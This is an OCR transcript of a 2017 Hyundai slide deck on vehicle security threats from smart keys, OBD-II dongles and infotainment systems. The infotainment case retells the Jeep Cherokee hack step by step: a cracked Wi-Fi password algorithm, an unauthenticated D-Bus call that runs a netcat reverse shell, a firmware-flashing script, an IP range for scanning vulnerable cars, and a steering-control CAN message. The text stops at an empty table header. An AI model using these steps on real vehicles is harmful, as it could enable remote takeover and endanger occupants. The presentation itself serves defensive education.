
Threats and Requirements of
Vehicle Accessible External Devices

28 August 2017

S.Park, A.Cho and S.Kim



HYUNDAI | NEW THINKING. NEW POSSIBILITIES.

Agenda

▣ Vulnerable points in a vehicle

▣ Threats of vehicle accessible external devices


- □ Case ① : ‘Smart key’
- □ Case ② : ‘OBD-II port’
- □ Case ③ : ‘Infotainment system’

▣ Security Requirements

- □ Secure Flashing
- □ Secure Accessing
- □ Secure Booting
- □ Secure Debugging
- □ Secure CAN/Ethernet communication
- □ F/SOTA
- □ IDS


Vulnerable points in a vehicle

▣ Classification

	Outside	Interface	Inside (IVN/ECUs)
Classification	scanner, external storage — Wired connection 3G/4G, WiFi, BT, smart key, V2X, sensors — Wireless connection		
Relevant Systems	• Vehicle Diagnosis System • Telematics center • Wired / Wireless network • Road side unit	• Smart key controller • Infotainment system • OBD-II port	• Central gateway • In-vehicle network - CAN, Ethernet, Lin FlexRay, MOST … • ECUs - Engine, Transmission , Brake, Airbag…

Vulnerable points in a vehicle

▣ Classification

	Outside	Interface	Inside (IVN/ECUs)
Classification	scanner, external storage — Wired connection 3G/4G, WiFi, BT, smart key, V2X, sensors — Wireless connection		
Relevant Systems	• Vehicle Diagnosis System • Telematics center • Wired / Wireless network • Road side unit	• Smart key controller • Infotainment system • OBD-II port	• Central gateway • In-vehicle network - CAN, Ethernet, Lin FlexRay, MOST … • ECUs - Engine, Transmission , Brake, Airbag…

Case ① - Smart key

▣ Passive Keyless Entry / Go (PKE/G)


► Automotive security system

- Operating automatically when the user is in proximity to the vehicle
  - Unlocking the door by just pushing door open button
  - Locking it when the user walks away
- Starting/stop engine by just pushing start/stop button

► Essential components in a key and a vehicle

- Key : RF signal transmitter and LF signal receiver
- Car : LF signal transmitter and RF signal receiver
- Common : Message encoder/decoder


► Operation process



➔ ***It works only when the driver is near the vehicle***

Case ① - Smart key


▣ Vulnerable point of PKE/G system



Far distance

➔ LF signal not reachable to smart key

➔ **Door won't open**



➔ LF signal reachable to smart key

➔ **Door open**

➔ **Engine started**

Case ① - Smart key

▣ Vulnerability test results (from ADAC, German Auto Club)

Fahrzeug-hersteller	Modell	Erst-zulas-sung	Reichweite der Keyless-Verlängerung in Testhalle	Illegales Öffnen möglich?	Illegaler Motorstart möglich?
Audi	A3	10/2015	Max.	Ja	Ja
	A4	9/2015	Max.	Ja	Ja
	A6	9/2014	Max.	Ja	Ja
BMW	730d	8/2015	Max.	Ja	Ja
Citroen	DS4 CrossBack	11/2015	Max.	Ja	Ja
Ford	Galaxy	5/2014	Max.	Ja	Ja
	Eco-Sport	10/2015	Max.	Ja	Ja
Honda	HR-V	6/2015	Max.	Ja	Ja
Hyundai	Santa Fee	8/2015	Max.	Ja	Ja
KIA	Optima	11/2015	Max.	Ja	Ja
Lexus	RX 450h	12/2015	Max.	Ja	ja
RangeRover	Evoque	9/2015	Max.	Ja	ja
Renault	Traffic	11/2015	Max	Ja	Ja
Mazda	CX-5	3/2015	Max.	Ja	Ja
MINI	Clubman	8/2015	Max.	Ja	Ja
Mitsubishi	Outlander	12/2013	Max.	Ja	Ja
Nissan	Qashqai+2	11/2013	Max.	Ja	Ja
	Leaf	05/2012	Max.	Ja	Ja
Opel	Ampera	03/2012	Max.	Ja	Ja
SsangYong	Tivoli XDi	09/2015	Max.	Ja	Ja
Subaru	Levorg	8/2015	Max	Ja	Ja
Toyota	RAV4	12/2015	Max.	Ja	Ja
VW	Golf 7 GTD	10/2013	Max.	Ja	Ja
	Touran 5T	12/2015	Max.	Ja	Ja

► Tested **24 production cars** sold in Europe

- All car's door open w/o a key
- All car's engine started w/o a key

➔ ***Critical vulnerable point***

Case ② - OBD-II port

➔ *WiFi, BT, 3G* ODB-II dongle is only 10$ in AliExpress

▣ Usages

► **Diagnosis** of various vehicle sub-systems

:: Engine, Transmission, Steering, Body stabilization, Brake, Air-bag and etc.

► **S/W updating** in ECUs to fix problems

▣ Vulnerable points

► No authentication process for accessing to this port

➔ diagnostic tools and various wireless devices

► **Remote attack is possible if wireless device is attached**

➔ *WiFi, BT, 3G* ODB-II dongle is only 10$ in AliExpress

ex) After market HUD, For collecting information by insurance company …

Case ② - OBD-II port

▣ Attack scenario

① Intentionally, **Bluetooth OBD-II dongle attached to OBD-II port** by owner

→ **Insurance fee discount, private vehicle diagnosis, convenient service (e.g. HUD) and etc.**


② **App including malware distributed**

→ **Enabling send/receive CAN message w/o owner's permission**

③ **Owner using the app**

→ **Malware working**

④ Sending CAN messages to control the vehicle /
Eavesdropping private information (routing information, banking accounts and etc.)



Case ② - OBD-II port

▣ Various hacking cases using OBD-II port

No.	Date	Hacker	Target vehicle	A way to access to OBD-II port	Contents
1	'10.05	Washington Univ./ Sandiego Univ (US)	Unknown	Laptop → OBD-II port	Instrument cluster control, Radio channel/volume control, door control, wiper control, engine stop, steering wheel control, light control and etc.
2	'12.08	Korea Univ. (Kor)	Accent (Hyundai)	Smart phone with a hacked app → Bluetooth dongle → OBD-II port	Instrument cluster control, engine stop, automatic parking system control and etc.
3	'13.04	Kristoffer Smith (US)	Grand Cherokee (Jeep)	Tablet → OBD-II port	Instrument cluster control, radio control and etc.
4	'13.08	Charlie Miller, Chris Valasek (US)	Prious (Toyota) Escapte (Ford)	Laptop → OBD-II port	Instrument cluster control, radio control, brake system/steering wheel/transmission control when over 80 km/h
5	'15.05	NHTSA (US)	Prious (Toyota) Fusion (Ford)	Laptop → OBD-II port	Instrument cluster control, window open/close, brake system control, engine stop and etc.
6	'15.08	Sandiego Univ (US)	Corvette13MY (Chevrolet)	Sending SMS → 3G dongle (provided by insurance company) → OBD-II port	Instrument cluster control, radio control, brake system/steering wheel/transmission control and etc.
7	'15.12	Hirosima Univ (Jap)	Corolla (Toyota)	Smart phone with a hacked app → WiFi dongle → OBD-II port	Instrument cluster control, window open/close and etc.

Case ③ - Infotainment system


▣ Features


► Vehicle Communication Systems

- For external data connection, it supports
  - LTE, GSM, CDMA, Wi-Fi, Bluetooth and etc.
- Vehicle can be connected to service provider server and cloud.

► Web-Based Services

- A number of web-based services provided
- Offering various services such as multimedia player, navigation, internet access, locking/unlocking vehicles remotely, remote engine start, remote diagnostics, remote vehicle control, software updates and etc.





Case ③ - Infotainment system

▣ Vulnerable points of infotainment system

► Becomes a Node of network / cloud (when it is connected to internet)

- Makes an interesting target to potentially steal sensitive personal information
  → Account numbers, Contact information, User names, Passwords and Billing related information
- Makes vulnerable to all sorts of cyber viruses and security attacks
  → Hacker can use network hacking techniques such as port scanning, firewall loop holes …

► Various Web-based Apps

- Subscription based services containing user info with respect to the purchased subscription
- Unauthorized access to various apps can expose personal information of user, and result in financial losses

► Integration of Different Connectivity technologies

- Brings another set of security vulnerabilities for the system
  → Any security compromises in Bluetooth protocol can result in the hacking of personal contact information
  → Any vulnerability in the USB stack can potentially result in accessing the operating system of the infotainment systems that can expose sensitive system information of the user or vehicle

Case ③ - Infotainment system

▣ Practical hacking case

Charlie Miller and Chris Valasek originally hacked a **Jeep Cherokee** in 2015.

Succeed a remote attack against an unaltered production car

<Included technologies>

- Infotainment system → Wireless connection (3G, WiFi, BT)
- Adaptive Cruise Control → Engine, Brake's control
- Forward Collision Warning+ → Brake's control
- Lane Departure Warning+ → Steering control
- Park Assist System → Steering control

➔ **Perfect conditions for hacker**


<Vulnerabilities>

① Weak password generation rule
② Allowing port scan
③ No authentication for accessing important BUS
④ Not using digital signature for system update

Case ③ - Infotainment system

▣ Practical hacking case

► Step 1: Acquisition of Access Password to Wi-Fi hotspot system



① Downloaded wifi service related binary file from chipset site (using VIN number)

② Analyzed it (disassembling the 'WifiSvc' binary)

Password generation algorithm founded

```
char *get_password(){
        int c_max = 12;
        int c_min = 8;

        unsigned int t = time(NULL);
        srand (t);
        unsigned int len = (rand() % (c_max - c_min + 1)) + c_min;
        char *password = malloc(len);
        int v9 = 0;
        do{
                unsigned int v10 = rand();
                 int v11 = convert byte to ascii letter(v10 % 62);
                 password[v9] = v11;
                 v9++;
        } while (len > v9);
return password;
```

➔ Generated automatically **based on the time when the car & multimedia system is turned on for the very first time.**

➔ Not able to set the exact time, default time (Jan 01 2013 00.00.00) applied.

➔ And actually, the test car had a password as 'TtYMxfPhZxkp'.

Password		UNIX time		General time
TtYMxfPhZxkp	➔	1356998432	➔	Jan 01 2013 00.00.**32** GMT

➔ Means took **32** seconds for booting up head unit from default time.

➔ Means can find the password by trying a handful of realistic possibilities.

Can get Wi-Fi hotspot password easily

Case ③ - Infotainment system

▣ Practical hacking case

► Step 2: Finding Open Port

① Connected to infotainment system by using Wi-Fi hotspot (using password)

② Performing port scan

```
# netstat -n | grep LISTEN
tcp        0      0  *.6010                  *.*
tcp        0      0  *.2011                  *.*
tcp        0      0  *.6020                  *.*
tcp        0      0  *.2021                  *.*
tcp        0      0  127.0.0.1.3128          *.*
tcp        0      0  *.51500                 *.*
tcp        0      0  *.65200                 *.*
tcp        0      0  *.4400                  *.*
tcp        0      0  *.6667                  *.*
```

➔ Port 6667 is used for IRC chatting

* IRC : Internet Relay Chat process working on a client/server networking model

➔ Found as D-BUS (IPC)

* IPC : Inter-Process Communication

```
telnet 192.168.5.1 6667
Trying 192.168.5.1...
Connected to 192.168.5.1.
Escape character is '^]'.
AUTH ANONYMOUS
OK 4943a53752f52f82a9ea4e6e00000001
BEGIN
```

➔ Connected without authentication

```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/harman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.ServiceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 | /bin/sh | netcat 192.168.5.109 6666"}')
```

➔ Perform 4 lines codes

➔ Acquiring Root privilege

Accessed to the internal bus w/o any authentication and getting root privilege

Case ③ - Infotainment system

▣ Practical hacking case

► Step 3: Cellular Exploitation and updating Hacked Firmware

① Exploiting cellular network for getting access to the system by using 3G

→ Enabling much more long distance attack than WiFi access


➔ Found Sprint 3G service using vehicle IP address block : **21.0.0.0/8** or **25.0.0.0/8**

```
# ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33192
        inet 127.0.0.1 netmask 0xff000000
pflog0: flags=100<PROMISC> mtu 33192
uap0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        address: 30:14:4a:ee:a6:f8
        media: <unknown type> autoselect
        inet 192.168.5.1 netmask 0xffffff00 broadcast 192.168.5.255
ppp0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1472
        inet 21.28.103.144 -> 68.28.89.85 netmask 0xff000000
```

➔ **WiFi Hot-spot**

➔ **3G services**

➔ Scanning for vulnerable vehicles by using Sprint devices



- Scanning IP address **21.0.0.0/8** and **25.0.0.0/8**
- **Anything that responds is a vulnerable vehicle**

Target vehicle for remote attack can be selected easily.

Case ③ - Infotainment system

▣ Practical hacking case


► Step 3: Cellular Exploitation and updating Hacked Firmware

② For sending CAN messages to CAN bus, update firmware of CAN interface

➔ Original CAN interface only receives CAN message from ECUs

➔ **Make it enable to send CAN message to ECUs**

i) Firmware analysis and modification



ii) Update CAN interface with hacked firmware

```
#!/bin/sh

# update ioc
/fs/mmc0/charlie/iocupdate -c 4 -p /fs/mmc0/charlie/cmcioc.bin

# restart in app mode
lua /fs/mmc0/charlie/reset appmode.lua

# sleep while we wait for the reset to happen
/bin/sleep 60
```

Firmware is updated w/o checking Digital Signature

► Step 4: Sending CAN messages

➔ Diagnostic CAN message for killing engine, no brakes and steering control

ex) CAN message for controlling steering wheel

```
EID: 18DAA0F1, Len: 08, Data: 02 10 02 00 00 00 00 00
IDH: 02, IDL: 0C, Len: 04, Data: 90 32 28 1F
```

Target vehicle perfectly hacked by remote hacker

Case ③ - Infotainment system

▣ Various hacking cases using infotainment system

No.	Date	Hacker	Target vehicle	How to hack	Contents
